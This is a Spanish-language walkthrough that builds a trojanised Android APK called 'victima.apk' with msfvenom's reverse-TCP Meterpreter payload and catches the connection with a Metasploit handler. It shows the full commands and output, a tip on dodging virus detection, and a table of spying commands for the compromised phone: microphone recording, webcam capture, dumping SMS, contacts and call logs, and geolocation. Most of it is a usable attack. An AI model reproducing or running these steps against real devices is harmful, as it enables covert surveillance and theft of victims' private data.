Ejecutamos una terminal de Kali y colocamos el siguiente comando:

msfvenom -p android/meterpreter/reverse_tcp lhost= 10.141.40.6 lport=4444 R>victima.apk

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.65 lport=4444
R> victima.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8207 bytes
```

Significado de la linea de comandos insertada en el terminal

MSFPAYLOAD → Permite generar código shell , ejecutables , y mucho más para su uso en explotaciones

MSFENCODE → Generamos msfpayload y funcionaba bien pero contiene varios caracteres nulos cuando se interpreta por muchos programas, significa el fin de una cadena y esto puede terminara en un error

Msfvenom → Es la combinación de MSFpayload y MSFencode

-p (payload) → Es un programa que acompaña a un exploit para realizar funciones especificas una vez el sistema objetivo es comprometido


Android → Sistema que queremos hacer vulnerable

Meterpreter → es un interprete de comandos que permite de una forma segura y suave interactuar con la maquina objetivo

Lhost → Local host

Lport → Puerto local

Buscamos el archivo generado en la carpeta personal



Colocamos el siguiente comando:

Msfconsole

```
root@kali:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?
```

Debajo de esta ventana de resultados debemos buscar el valor que muestra los ENCODERS

```
Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.4-2015071403                   ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post        ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

El resultado en este ejemplo es de 37 encoders, para casos mas elaborados debemos tener cuidado en no sobrepasar los 50 o 70 encoreders ya que esto automaticamente lo coloca en la categoria de virus y no podra ser lanzado para su instalacion en el equipo “cliente”

Dentro de la ventana de msfconsole colocamos el comando:

use multi/handler (presionamos enter)

Cambia el texto de la linea del terminal, usamos los siguientes comandos
Msf exploid (handler) > set payload android/meterpreter/reverse_tcp
Msf exploid (handler) > set lhost 192.168.1.65
Msf exploid (handler) > set lport 4444
Msf exploid (handler) > exploit

```
msf > use multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.65
lhost => 192.168.1.65
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit
```

Si los comandos son aceptados correctamente arrojara las siguientes lineas automaticamente

```
[*] Started reverse handler on 192.168.1.65:4444
[*] Starting the payload handler...
[*] Sending stage (50643 bytes) to 192.168.1.81
[*] Meterpreter session 1 opened (192.168.1.65:4444 -> 192.168.1.81:44451) at 2018-11-0
8 20:48:52 +0100
```

Lista de comandos que podemos utilizar una vez que se realiza la conexión solicitada

Comandos	Significado
record_mic	Graba audio desde el micrófono predeterminado por X segundos
webcam_chat	Activa un chat
webcam_list	Enlista las camaras que tiene el celular
webcam_snap	Captura una imagen
webcam_stream	Activa la camara de video
activity_start	Revisal la actividad del dispositivo
check_root	Revisa si el celular tiene root
dump_calllog	Volcado de registro de llamadas
dump_contacts	Volcado de contactos
dump_sms	Volcado de mensajes
geolocate	Geolocalizar
interval_collect	Recolecta datos en general
send_sms	Envio de mensajes sms
wlan_geolocate	Geolocalizacion del dispositivo por medio de la tarjeta wifi